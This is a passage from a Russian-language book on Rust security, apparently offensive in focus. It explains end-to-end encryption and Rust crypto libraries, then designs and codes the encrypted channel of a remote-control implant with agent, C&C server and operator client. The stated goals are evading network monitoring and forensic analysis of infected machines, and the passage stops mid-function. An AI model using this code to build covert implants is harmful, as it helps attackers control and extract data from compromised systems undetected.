3. Алиса генерирует (эфемерную) ключевую пару обмена ключами. Она выполняет обмен ключами со своим приватным ключом и открытым ключом Боба, чтобы сгенерировать общий секрет, и пропускает его в KDF, чтобы сгенерировать симметричный секретный ключ. Она использует этот секретный ключ для шифрования своего сообщения. Затем она подписывает открытый ключ обмена ключами и может уничтожить приватный ключ обмена ключами.
4. Алиса отправляет Бобу свой открытый ключ обмена ключами, зашифрованное сообщение и подпись.
5. Боб проверяет, что подпись валидна с помощью открытого ключа подписи Алисы. Если всё хорошо, он теперь может использовать открытый ключ обмена ключами, который Алиса только что прислала, чтобы выполнить обмен ключами со своим приватным ключом обмена ключами, и пропустить общий секрет в KDF, чтобы сгенерировать точно такой же симметричный секретный ключ, как у Алисы. С помощью этого секретного ключа он наконец может расшифровать сообщение.

Одна интересная деталь: Алиса подписывает только открытый ключ обмена ключами, а не всё зашифрованное сообщение, потому что целостность и подлинность сообщения гарантируются благодаря AEAD-шифрованию. Если какой-либо бит зашифрованного сообщения или открытого ключа будет изменён злонамеренным актором, операции дешифрования завершатся с ошибкой.

Ключевые пары обмена ключами называются эфемерными, потому что они больше не используются после отправки или дешифрования сообщения. С другой стороны, ключи подписи называются долгосрочными ключами, поскольку их нужно обновлять только при утечке (или подозрении на неё).

Рисунок 11.19: Сквозное шифрование

Это много усилий для отправки одного сообщения, но оно того стоит. Теперь у нас




Figure 69: Рисунок 11.19

есть единый ключ идентичности: открытый ключ подписи, и мы можем использовать столько ключей шифрования, сколько захотим. Нам лишь нужно подписывать эти ключи шифрования.

Более того, мы могли бы использовать этот ключ подписи для многих других вещей, например для подписания документов, контрактов…

Короче говоря, Современное сквозное шифрование = Подписи + Обмен ключами + AEAD

Подписи — долгосрочные ключи идентичности и используются для подписания эфемерных ключей обмена ключами.

Эфемерные ключи обмена ключами используются для шифрования симметричных ключей AEAD.

Ключи AEAD используются для шифрования сообщений.

Это теория. На практике имейте в виду, что E2EE желательно, но это не серебряная пуля, и мотивированный атакующий всё равно может подслушивать ваши коммуникации:

- Многие люди предпочитают иметь резервные копии своих чатов и почты, и эти резервные копии не шифруются.
- Устройства могут быть скомпрометированы, и сообщения могут быть эксфильтрированы прямо с устройств, в обход всех форм шифрования.
- Любой может сделать скриншот или даже сфотографировать экран.

Продвинутые протоколы, такие как Signal, добавляют ещё больше техник, например двойную храповик (double ratchet) и наборы эфемерных ключей (prekey bundles), чтобы дать ещё больше гарантий безопасности.

11.13 Кто использует криптографию

Все, практически везде!

Как вы могли догадаться, больше всего она может понадобиться военным для защиты своих коммуникаций: от спартанцев до знаменитой машины Enigma, использовавшейся Германией во время Второй мировой войны.

Веб: при общении с сайтами ваши данные шифруются протоколом TLS.

Защищённые мессенджеры (такие как Signal и Element) используют сквозное шифрование для борьбы с массовой слежкой. В основном они используют протокол Signal для сквозного шифрования или его производные (такие как Olm и Megolm для Matrix/Element).

Блокчейн и криптовалюты — бурно развивающаяся область с момента появления Bitcoin в 2009 году. Наряду с защищёнными мессенджерами, это, безусловно, одна из главных причин, по которой криптография идёт в массы в наши дни, ведь все хотят запустить свой блокчейн. Одна из (к сожалению) причин в том, что и «криптовалюты», и «криптография» часто сокращаются до «крипто» — к большому неудовольствию криптографов, видящих, как их сообщества захлёстывают «крипто-нубы» и мошенники.

Ваш новый блестящий смартфон только что украли уличные мошенники? К счастью для вас, ваши личные фотографии в безопасности от них благодаря шифрованию устройства (при условии достаточно стойкого пароля).

DRM (Digital Rights Management или Digital Restrictions Management) — самое бессмысленное применение криптографии, единственная цель которого — создать искусственный дефицит цифровых ресурсов. DRM взламываемы и всегда будут взламываемы по своей природе. Боритесь с DRM: единственный эффект такой системы — раздражать легитимных покупателей, потому что, знаете ли, у пиратов DRM отсутствует!

И, конечно, наступательная безопасность: когда вы хотите эксфильтрировать данные, вы, возможно, не хотите, чтобы эксфильтрированные данные были обнаружены системами мониторинга или восстановлены в ходе судебно-криминалистических расследований.

11.14 Частые проблемы и подводные камни криптографии

Есть важные вещи, с которыми, я думаю, согласен каждый криптограф (которым я не являюсь):

- Управление ключами чрезвычайно сложно.
- Используйте аутентифицированное шифрование как можно больше, а криптографию с открытым ключом — как можно аккуратнее.
- НЕ следует реализовывать примитивы самостоятельно.
- Крипто в масштабе на потребительском оборудовании может быть ненадёжным.

11.14.1 Управление ключами чрезвычайно сложно

Будь то хранение секретных ключей в тайне или распространение открытых ключей — управление ключами всё ещё не решённая проблема.

11.14.2 Используйте аутентифицированное шифрование

Блочные шифры и MAC допускают слишком много самострелов.

Сегодня следует использовать AES-256-GCM, ChaCha20-Poly1305 или XChaCha20-poly1305.

11.14.3 НЕ следует реализовывать примитивы самостоятельно

Реализация собственного протокола шифрования возможна. Это сложно, но возможно. Её можно проверить на корректность модульными и интеграционными тестами.

С другой стороны, даже если вы можете протестировать свою реализацию примитивов с помощью тестовых векторов, вас поджидает много других опасностей:

- утечки по побочным каналам (side-channel leaks);
- непостоянновременное программирование;
- и множество других вещей, которые могут сделать ваш код небезопасным для реального использования.

11.14.4 Крипто в масштабе на потребительском оборудовании может быть ненадёжным

Как мы видели в главе 09, битовые флипы случаются. Проблема в том, что в криптоалгоритме один битовый флип по замыслу фактически меняет всё на выходе. Будь то электрические или магнитные помехи, космические лучи (это одна из причин, по которой космические вычислительные системы обладают большой избыточностью) или что-то ещё — это может разрушить состояние вашего криптоприложения, что крайне проблематично, если вы используете храповики или цепочки блоков.

Одна из контрмер — использование памяти типа ECC, которая обнаруживает и исправляет n-битные ошибки памяти.

11.15 Немного TOFU?

Как уже говорилось, распространение ключей сложно.

Возьмём пример защищённого мессенджера, такого как Signal: вы можете отправлять сообщения кому угодно, даже если вы не проверили их ключ идентичности, потому что вы, возможно, не сможете лично вручную проверить QR-код вашего получателя в момент, когда захотите отправить ему сообщение.

Этот паттерн известен как «доверие при первом использовании» (Trust On First Use, TOFU): вы доверяете, что открытый ключ, отправленный вам серверами Signal, легитимен, а не злонамеренный.

Вы вольны вручную проверить ключ (отсканировав QR-код или сравнив числа), но для продолжения разговора это не требуется.

TOFU небезопасен по умолчанию, но всё же даёт лучший компромисс между безопасностью и удобством использования, что необходимо для массового внедрения за пределами крипто-людей.

11.16 Экосистема криптографии Rust

37,2% уязвимостей в криптографических библиотеках — это проблемы безопасности памяти, в то время как только 27,2% — криптографические проблемы, согласно эмпирическому исследованию «Уязвимости в криптографических библиотеках» (Jenny Blessing, Michael A. Specter, Daniel J. Weitzner — MIT).

Рисунок 11.20: Наш протокол сквозного шифрования

Я думаю, пора отказаться от C как языка де-факто для реализации криптографических примитивов.

Благодаря высокоуровневой природе с низкоуровневым контролем, отсутствию сборщика мусора, переносимости и лёгкости встраивания, Rust — наш лучший кандидат на замену самых знаменитых криптобиблиотек сегодняшнего дня: OpenSSL, BoringSSL и libsodium, которые все написаны на C.

Это, безусловно, займёт время, но в 2019 году benchmark показал, что rustls (библиотека, которую мы увидим позже) от 5% до 70% быстрее OpenSSL, в зависимости от задачи. Одна из самых важных вещей (которой сегодня не хватает) для широкого внедрения? Сертификации (такие как FIPS).

Без дальнейших церемоний — вот обзор экосистемы криптографии Rust в 2021 году.

11.16.1 sodiumoxide

sodiumoxide — Rust-обёртка над libsodium, знаменитой C-библиотекой криптографии, рекомендуемой большинством прикладных криптографов.

Минус этой библиотеки в том, что, поскольку это биндинги на C, она может вносить трудноотлаживаемые ошибки.

Также обратите внимание, что в ноябре 2020 года оригинальный мейнтейнер объявил, что отходит от проекта. Тем не менее в текущем состоянии проект довольно стабилен, и срочные проблемы (если таковые будут) наверняка будут быстро исправлены.

11.16.2 ring

ring сосредоточена на реализации, тестировании и оптимизации базового набора криптографических операций, предоставляемых через простой в использовании (и трудный для неправильного использования) API. ring предоставляет Rust API и написана на гибриде Rust, C и ассемблера.

ring предоставляет низкоуровневые примитивы для использования в ваших протоколах и приложениях более высокого уровня. Главный мейнтейнер известен очень серьёзным отношением к криптографии и высоким качеством кода.

Единственная проблема: отсутствуют некоторые алгоритмы, такие как XChaCha20-Poly1305.

11.16.3 dalek cryptography

dalek-cryptography — GitHub-организация, объединяющая множество пакетов о чисто-Rust-криптографии на эллиптических кривых, таких как x25519 и ed25519.

Проекты используются организациями, серьёзно относящимися к криптографии, такими как Signal и Diem.




Figure 70: Рисунок 11.20

11.16.4 Rust Crypto

Rust Crypto — GitHub-организация, объединяющая все криптографические примитивы, которые вам понадобятся, на чистом Rust, в большинстве случаев предоставляя базовый трейт и реализуя его для всех различных алгоритмов (посмотрите, например, на aead).

К сожалению, не все крейты аудированы профессиональной третьей стороной.

11.16.5 rustls

rustls — современная TLS-библиотека, написанная на Rust. Она использует ring под капотом для криптографии. Её цель — предоставлять только безопасные для использования функции, допуская, например, только TLS 1.2 и выше.

На мой взгляд, эта библиотека на правильном пути к замене OpenSSL и BoringSSL.

11.16.6 Другие крейты

Существует много других крейтов, таких как blake3, но, на мой взгляд, их следует рассматривать только если вы не можете найти свой примитив в крейтах/организациях выше.

11.17 Краткое резюме

По состоянию на июнь 2021 года

Крейт	Аудирован	Всего скачиваний
ring	Да	10 339 221
rustls	Да	7 882 370
ed25519-dalek	Нет	2 148 849
x25519-dalek	Нет	1 554 105
aes-gcm	Да	2 203 807
chacha20poly1305	Да	864 288
sodiumoxide	Нет	842 287

11.18 Наша модель угроз

11.18.1 Над чем мы работаем

Мы работаем над системой удалённого контроля, состоящей из 3 компонентов: агента, сервера и клиента.

Агенты выполняются на машинах наших целей: среде чрезвычайно враждебной.

Клиент выполняется на машинах операторов. Его роль — отправлять команды агенту.

Сервер (или C&C) выполняется в среде, обычно контролируемой операторами. Он обеспечивает ретрансляцию между клиентом и агентами. Одна причина — скрыть личность операторов, отдающих команды клиентом. Другая — обеспечить высокую доступность: клиент не может работать 24 часа в сутки. Сервер же может.

11.18.2 Что может пойти не так

Скомпрометированный сервер: Сервер может быть скомпрометирован — будь то уязвимость или захват самим хостинг-провайдером.

Сетевой мониторинг: Системы сетевого мониторинга распространены в корпоративных сетях и могут обнаружить аномальные паттерны, что может привести к обнаружению заражённых машин.

Обнаружение агента: Сам агент может быть раскрыт, что может привести к судебно-криминалистическому анализу: анализу заражённых машин для понимания modus operandi и того, что было извлечено.

Имитация операторов: Какая-то сущность может захотеть взять под контроль скомпрометированные хосты и отдавать им команды, выдавая себя за легитимных операторов системы.

11.18.3 Что мы собираемся с этим делать

Скомпрометированный сервер: На сервере не должно храниться никаких данных в открытом виде. Поэтому мы будем использовать сквозное шифрование и для аутентификации, и для сохранения конфиденциальности наших команд и данных.

Сетевой мониторинг: Используя стандартный протокол (HTTP-S) и шифруя наши данные сквозным шифрованием, мы можем уменьшить наш сетевой след.

Обнаружение агента: Данные должны шифроваться временными ключами. Никакой долгосрочный ключ не должен использоваться для шифрования. Только для аутентификации.

Имитация операторов: Сквозное шифрование обеспечивает аутентификацию для предотвращения имитации.

11.19 Проектирование нашего протокола

Теперь, когда мы решили, что нам нужно шифрование, чтобы избежать обнаружения и смягчить последствия компрометации сервера, давайте спроектируем наш протокол сквозного шифрования.

Как мы видели, одна особенность нашей ситуации в том, что агент лишь отвечает на запросы, исходящие от клиента. Также агент может встроить в себя открытый ключ идентичности клиента, чтобы проверять, что запросы исходят от легитимных операторов.

Это упрощает реализацию прямой секретности, так как вместо предоставления клиентом эфемерных открытых ключей для обмена ключами, эфемерный открытый ключ может быть встроен прямо в каждое задание. Таким образом, открытый ключ для результата каждого задания будет существовать только в памяти агента, в течение времени, нужного агенту для выполнения задания и шифрования результата обратно.

11.19.1 Выбор примитивов

Согласно дизайн-документу выше, нам нужно 4 примитива:

- для подписей (ключевые пары идентичности);
- для шифрования (заданий и результатов);
- для обмена ключами (prekey и эфемерные ключи);
- и последний — функция выработки ключа.

11.19.1.1 Подписи Поскольку это своего рода индустриальный стандарт, мы выбрали Ed25519 для подписей.

11.19.1.2 Шифрование (AEAD) В принципе, у нас 3 варианта для шифрования:

- AES-GCM
- ChaCha20Poly1305
- XChaCha20Poly1305

AES-GCM Режим Galois/Counter (GCM) для знаменитого блочного шифра AES — определённо самый безопасный и наиболее часто рекомендуемый выбор, если вы хотите использовать AES. Он широко используется главным образом благодаря своим сертификациям и аппаратной поддержке, которые делают его чрезвычайно быстрым на современных массовых CPU.

К сожалению, будучи режимом для AES, он чрезвычайно труден для понимания и лёгок для неправильного использования или внесения уязвимостей при реализации.

ChaCha20-Poly1305 ChaCha20-Poly1305 — это комбинация поточного шифра (ChaCha20) и MAC (Poly1305), которые вместе образуют один из самых быстрых доступных AEAD-примитивов, не требующих специальных CPU-инструкций. Тем не

менее с векторными SIMD-инструкциями, такими как AVX-512, алгоритм становится ещё быстрее.

Бенчмаркать криптоалгоритмы не так-то просто (у людей часто получаются разные числа), но ChaCha20-Poly1305 в целом такой же быстрый или до 1,5 раза медленнее, чем AES-GCM-256 на современном оборудовании.

Криптографы особенно ценят его за элегантность, простоту и скорость. Именно поэтому вы найдёте его во многих современных протоколах, таких как TLS или WireGuard®.

XChaCha20-Poly1305 Заметьте X перед ChaCha20-Poly1305. Его смысл — расширенный nonce (eXtended nonce): вместо nonce в 12 байт (96 бит) используется более длинный — 24 байта (192 бита).

Зачем?

Чтобы избежать повторного использования nonce с тем же ключом (то есть если мы хотим зашифровать ооочень много сообщений одним ключом) при использовании случайных nonce. Повторное использование nonce фатально для безопасности алгоритма.

Действительно, из-за парадокса дней рождения при использовании случайных nonce с ChaCha20Poly1305 «всего» 2^(96/2) = 2^48 = 281 474 976 710 656 сообщений можно зашифровать, используя один и тот же секретный ключ. Это много, но может произойти быстро, например, для сетевых пакетов.

Вы можете прочитать черновой RFC онлайн: https://datatracker.ietf.org/doc/html/draft-irtf-cfrg-xchacha

Финальный выбор Наш шифр по выбору — XChaCha20Poly1305, потому что он прост для понимания (а значит, и для аудита), быстр и труднее всего для неправильного использования — а это, на мой взгляд, качества, которые стоит искать при выборе шифра.

Я опубликовал benchmark, сравнивающий различные реализации AEAD в Rust, в своём блоге.

11.19.1.3 Обмен ключами Как и Ed25519, поскольку это индустриальный стандарт, мы будем использовать X25519 для обмена ключами.

Проблема с X25519 в том, что общий секрет — это не безопасный случайный вектор данных, поэтому его нельзя безопасно использовать как секретный ключ для нашего AEAD. Вместо этого это очень большое число, закодированное в 32 байтах. Его энтропия слишком низка для безопасного использования в качестве ключа шифрования.

Здесь в игру вступает наш последний примитив: функция выработки ключа.

11.19.1.4 Функция выработки ключа Существует много функций выработки ключа. Как и раньше, мы выберем ту, что, на мой взгляд, проще всего понять и труднее всего использовать неправильно: blake2b.

11.19.1.5 Резюме

- Подпись: Ed25519
- Шифрование: XChaCha20Poly1305
- Обмен ключами: X25519
- Функция выработки ключа: blake2b

11.20 Реализация сквозного шифрования в Rust

Без дальнейших церемоний — давайте посмотрим, как реализовать этот протокол!

11.20.1 Встраивание открытого ключа идентичности клиента в агента

Сначала нам нужно сгенерировать ключевую пару идентичности для клиента и встроить её в агента.

Ключевую пару ed25519 можно сгенерировать и вывести так:

ch_11/client/src/cli/identity.rs

```
pub fn run() {
    let mut rand_generator = rand::rngs::OsRng {};
    let identity_keypair = ed25519_dalek::Keypair::generate(&mut rand_generator);


    let encoded_private_key = base64::encode(identity_keypair.secret.to_bytes());
    println!("private key: {}", encoded_private_key);


    let encoded_public_key = base64::encode(identity_keypair.public.to_bytes());
    println!("public key: {}", encoded_public_key);
}
```

И просто встроить его в агента:

ch_11/agent/src/config.rs

```
pub const CLIENT_IDENTITY_PUBLIC_KEY: &str =↪
    "xQ6gstFLtTbDC06LDb5dAQap+fXVG45BnRZj0L5th+M=";
```

В более «серьёзной» установке мы могли бы захотеть обфусцировать его (чтобы избежать обнаружения по строке) и встроить на этапе сборки, с помощью макроса include!, например.

Помните: никогда не встраивайте свои секреты в код вот так и не коммитьте их в свои git-репозитории!!

11.20.2 Регистрация агента

Согласно нашему дизайну, агенту нужно зарегистрироваться на сервере, отправив свои identity_public_key, public_prekey и public_prekey_signature.

Сначала нужно сгенерировать долгосрочную ключевую пару идентичности ed25519, которую следует генерировать только один раз за жизнь агента:

ch_11/agent/src/init.rs

```
pub fn register(api_client: &ureq::Agent) -> Result<config::Config, Error> {
     let register_agent_route = format!("{}/api/agents", config::SERVER_URL);
     let mut rand_generator = rand::rngs::OsRng {};


    let identity_keypair = ed25519_dalek::Keypair::generate(&mut rand_generator);
```

Затем нам нужно сгенерировать наш x25519 prekey, который будет использоваться для обмена ключами для заданий:

ch_11/agent/src/init.rs

```
    let mut private_prekey = [0u8; crypto::X25519_PRIVATE_KEY_SIZE];
    rand_generator.fill_bytes(&mut private_prekey);
    let public_prekey = x25519(private_prekey.clone(), X25519_BASEPOINT_BYTES);
```

Затем нам нужно подписать наш открытый prekey, чтобы засвидетельствовать, что он выдан агентом, а не MITM-противником:

ch_11/agent/src/init.rs

```
    let public_prekey_signature = identity_keypair.sign(&public_prekey);
```

Затем мы просто отправляем эти данные на C&C-сервер:

ch_11/agent/src/init.rs

```
    let register_agent = RegisterAgent {
         identity_public_key: identity_keypair.public.to_bytes(),
         public_prekey: public_prekey.clone(),
         public_prekey_signature: public_prekey_signature.to_bytes().to_vec(),
    };


    let api_res: api::Response<api::AgentRegistered> = api_client
         .post(register_agent_route.as_str())
         .send_json(ureq::json!(register_agent))?
         .into_json()?;


    if let Some(err) = api_res.error {
         return Err(Error::Api(err.message));
    }
```

И наконец, мы можем вернуть всю эту информацию для использования в агенте:

ch_11/agent/src/init.rs

```
    let client_public_key_bytes =↪
        base64::decode(config::CLIENT_IDENTITY_PUBLIC_KEY)?;
    let client_identity_public_key =
         ed25519_dalek::PublicKey::from_bytes(&client_public_key_bytes)?;
```

```
    let conf = config::Config {
        agent_id: api_res.data.unwrap().id,
        identity_public_key: identity_keypair.public,
        identity_private_key: identity_keypair.secret,
        public_prekey,
        private_prekey,
        client_identity_public_key,
    };


    Ok(conf)
}
```

11.20.2.1 Шифрование задания Чтобы выполнить обмен ключами и зашифровать задания для агента, сначала нужно получить его x25519 prekey:

ch_11/client/src/cli/exec.rs

```
    // get agent's info
    let agent = api_client.get_agent(agent_id)?;
```

Затем можно приступить к шифрованию задания:

ch_11/client/src/cli/exec.rs

```
    // encrypt job
    let (input, mut job_ephemeral_private_key) = encrypt_and_sign_job(
        &conf,
        command,
        args,
        agent.id,
        agent.public_prekey,
        &agent.public_prekey_signature,
        &agent_identity_public_key,
    )?;
```

ch_11/client/src/cli/exec.rs

```
fn encrypt_and_sign_job(
    conf: &config::Config,
    command: String,
    args: Vec<String>,
    agent_id: Uuid,
    agent_public_prekey: [u8; crypto::X25519_PUBLIC_KEY_SIZE],
    agent_public_prekey_signature: &[u8],
    agent_identity_public_key: &ed25519_dalek::PublicKey,
) -> Result<(api::CreateJob, [u8; crypto::X25519_PRIVATE_KEY_SIZE]), Error> {
    if agent_public_prekey_signature.len() != crypto::ED25519_SIGNATURE_SIZE {
        return Err(Error::Internal(
            "Agent's prekey signature size is not valid".to_string(),
        ));
```

```
  }
```

ch_11/client/src/cli/exec.rs

```
// verify agent's prekey
let agent_public_prekey_buffer = agent_public_prekey.to_vec();
let signature =↪
    ed25519_dalek::Signature::try_from(&agent_public_prekey_signature[0..64])?;
if agent_identity_public_key
     .verify(&agent_public_prekey_buffer, &signature)
     .is_err()
{
     return Err(Error::Internal(
           "Agent's prekey Signature is not valid".to_string(),
     ));
}
```

ch_11/client/src/cli/exec.rs

```
let mut rand_generator = rand::rngs::OsRng {};


// generate ephemeral keypair for job encryption
let mut job_ephemeral_private_key = [0u8; crypto::X25519_PRIVATE_KEY_SIZE];
rand_generator.fill_bytes(&mut job_ephemeral_private_key);
let job_ephemeral_public_key = x25519(
     job_ephemeral_private_key.clone(),
     x25519_dalek::X25519_BASEPOINT_BYTES,
);
```

ch_11/client/src/cli/exec.rs

```
// generate ephemeral keypair for job result encryption
let mut job_result_ephemeral_private_key = [0u8;↪
    crypto::X25519_PRIVATE_KEY_SIZE];
rand_generator.fill_bytes(&mut job_result_ephemeral_private_key);
let job_result_ephemeral_public_key = x25519(
     job_result_ephemeral_private_key.clone(),
     x25519_dalek::X25519_BASEPOINT_BYTES,
);
```

ch_11/client/src/cli/exec.rs

```
// key exange for job encryption
let mut shared_secret = x25519(job_ephemeral_private_key, agent_public_prekey);


// generate nonce
let mut nonce = [0u8; crypto::XCHACHA20_POLY1305_NONCE_SIZE];
rand_generator.fill_bytes(&mut nonce);
```

ch_11/client/src/cli/exec.rs

```
    // derive key
    let mut kdf =
         blake2::VarBlake2b::new_keyed(&shared_secret,↪
              crypto::XCHACHA20_POLY1305_KEY_SIZE);
    kdf.update(&nonce);
    let mut key = kdf.finalize_boxed();


    // serialize job
    let encrypted_job_payload = api::JobPayload {
         command,
         args,
         result_ephemeral_public_key: job_result_ephemeral_public_key,
    };
    let encrypted_job_json = serde_json::to_vec(&encrypted_job_payload)?;


    // encrypt job
    let cipher = XChaCha20Poly1305::new(key.as_ref().into());
    let encrypted_job = cipher.encrypt(&nonce.into(), encrypted_job_json.as_ref())?;


    shared_secret.zeroize();
    key.zeroize();
```

И наконец, мы подписываем все эти данные, чтобы утвердить, что задание исходит от операторов:

ch_11/client/src/cli/exec.rs

```
    // other input data
    let job_id = Uuid::new_v4();


    // sign job_id, agent_id, encrypted_job, ephemeral_public_key, nonce
    let mut buffer_to_sign = job_id.as_bytes().to_vec();
    buffer_to_sign.append(&mut agent_id.as_bytes().to_vec());
    buffer_to_sign.append(&mut encrypted_job.clone());
    buffer_to_sign.append(&mut job_ephemeral_public_key.to_vec());
    buffer_to_sign.append(&mut nonce.to_vec());


    let identity =↪
        ed25519_dalek::ExpandedSecretKey::from(&conf.identity_private_key);
    let signature = identity.sign(&buffer_to_sign, &conf.identity_public_key);


    Ok((
         api::CreateJob {
              id: job_id,
              agent_id,
```

```
                encrypted_job,
                ephemeral_public_key: job_ephemeral_public_key,
                nonce,
                signature: signature.to_bytes().to_vec(),
            },
            job_result_ephemeral_private_key,
        ))
}
```

11.20.2.2 Дешифрование задания Чтобы выполнить задание, агенту сначала нужно его расшифровать.

Перед расшифрованием задания мы проверяем, что подпись соответствует открытому ключу операторов:

ch_11/agent/src/run.rs

```
fn decrypt_and_verify_job(
    conf: &config::Config,
    job: AgentJob,
) -> Result<(Uuid, JobPayload), Error> {
    // verify input
    if job.signature.len() != crypto::ED25519_SIGNATURE_SIZE {
        return Err(Error::Internal(
            "Job's signature size is not valid".to_string(),
        ));
    }


    // verify job_id, agent_id, encrypted_job, ephemeral_public_key, nonce
    let mut buffer_to_verify = job.id.as_bytes().to_vec();
    buffer_to_verify.append(&mut conf.agent_id.as_bytes().to_vec());
    buffer_to_verify.append(&mut job.encrypted_job.clone());
    buffer_to_verify.append(&mut job.ephemeral_public_key.to_vec());
    buffer_to_verify.append(&mut job.nonce.to_vec());


    let signature = ed25519_dalek::Signature::try_from(&job.signature[0..64])?;
    if conf
        .client_identity_public_key
        .verify(&buffer_to_verify, &signature)
        .is_err()
    {
        return Err(Error::Internal(
            "Agent's prekey Signature is not valid".to_string(),
        ));
    }
```

Затем мы выполняем операцию, обратную шифрованию задания:

ch_11/agent/src/run.rs

```
    // key exange
    let mut shared_secret = x25519(conf.private_prekey, job.ephemeral_public_key);


    // derive key
    let mut kdf =
         blake2::VarBlake2b::new_keyed(&shared_secret,↪
            crypto::XCHACHA20_POLY1305_KEY_SIZE);
    kdf.update(&job.nonce);
    let mut key = kdf.finalize_boxed();


    // decrypt job
    let cipher = XChaCha20Poly1305::new(key.as_ref().into());
    let decrypted_job_bytes = cipher.decrypt(&job.nonce.into(),↪
        job.encrypted_job.as_ref())?;


    shared_secret.zeroize();
    key.zeroize();
```

И наконец, десериализуем его:

ch_11/agent/src/run.rs

```
    // deserialize job
    let job_payload: api::JobPayload =↪
        serde_json::from_slice(&decrypted_job_bytes)?;


    Ok((job.id, job_payload))
}
```

11.20.2.3 Шифрование результата Чтобы зашифровать результат обратно, агент генерирует эфемерную ключевую пару x25519 и выполняет обмен ключами с job_result_ephemeral_public_key, сгенерированным клиентом:

ch_11/agent/src/run.rs

```
fn encrypt_and_sign_job_result(
    conf: &config::Config,
    job_id: Uuid,
    output: String,
    job_result_ephemeral_public_key: [u8; crypto::X25519_PUBLIC_KEY_SIZE],
) -> Result<UpdateJobResult, Error> {
    let mut rand_generator = rand::rngs::OsRng {};


    // generate ephemeral keypair for job result encryption
    let mut ephemeral_private_key = [0u8; crypto::X25519_PRIVATE_KEY_SIZE];
    rand_generator.fill_bytes(&mut ephemeral_private_key);
```

```
    let ephemeral_public_key = x25519(
         ephemeral_private_key.clone(),
         x25519_dalek::X25519_BASEPOINT_BYTES,
    );


    // key exchange for job result encryption
    let mut shared_secret = x25519(ephemeral_private_key,↪
        job_result_ephemeral_public_key);
```

Затем мы сериализуем и шифруем результат. К этому моменту вы уже должны догадаться, как это сделать :)

ch_11/agent/src/run.rs

```
    // generate nonce
    let mut nonce = [0u8; crypto::XCHACHA20_POLY1305_NONCE_SIZE];
    rand_generator.fill_bytes(&mut nonce);


    // derive key
    let mut kdf =
         blake2::VarBlake2b::new_keyed(&shared_secret,↪
            crypto::XCHACHA20_POLY1305_KEY_SIZE);
    kdf.update(&nonce);
    let mut key = kdf.finalize_boxed();


    // serialize job result
    let job_result_payload = api::JobResult { output };
    let job_result_payload_json = serde_json::to_vec(&job_result_payload)?;

    // encrypt job
    let cipher = XChaCha20Poly1305::new(key.as_ref().into());
    let encrypted_job_result = cipher.encrypt(&nonce.into(),↪
        job_result_payload_json.as_ref())?;


    shared_secret.zeroize();
    key.zeroize();
```

И наконец, мы подписываем зашифрованное задание и метаданные.

ch_11/agent/src/run.rs

```
    // sign job_id, agent_id, encrypted_job_result, result_ephemeral_public_key,↪
        result_nonce
    let mut buffer_to_sign = job_id.as_bytes().to_vec();
    buffer_to_sign.append(&mut conf.agent_id.as_bytes().to_vec());
    buffer_to_sign.append(&mut encrypted_job_result.clone());
    buffer_to_sign.append(&mut ephemeral_public_key.to_vec());
    buffer_to_sign.append(&mut nonce.to_vec());
```

```
    let identity =↪
        ed25519_dalek::ExpandedSecretKey::from(&conf.identity_private_key);
    let signature = identity.sign(&buffer_to_sign, &conf.identity_public_key);


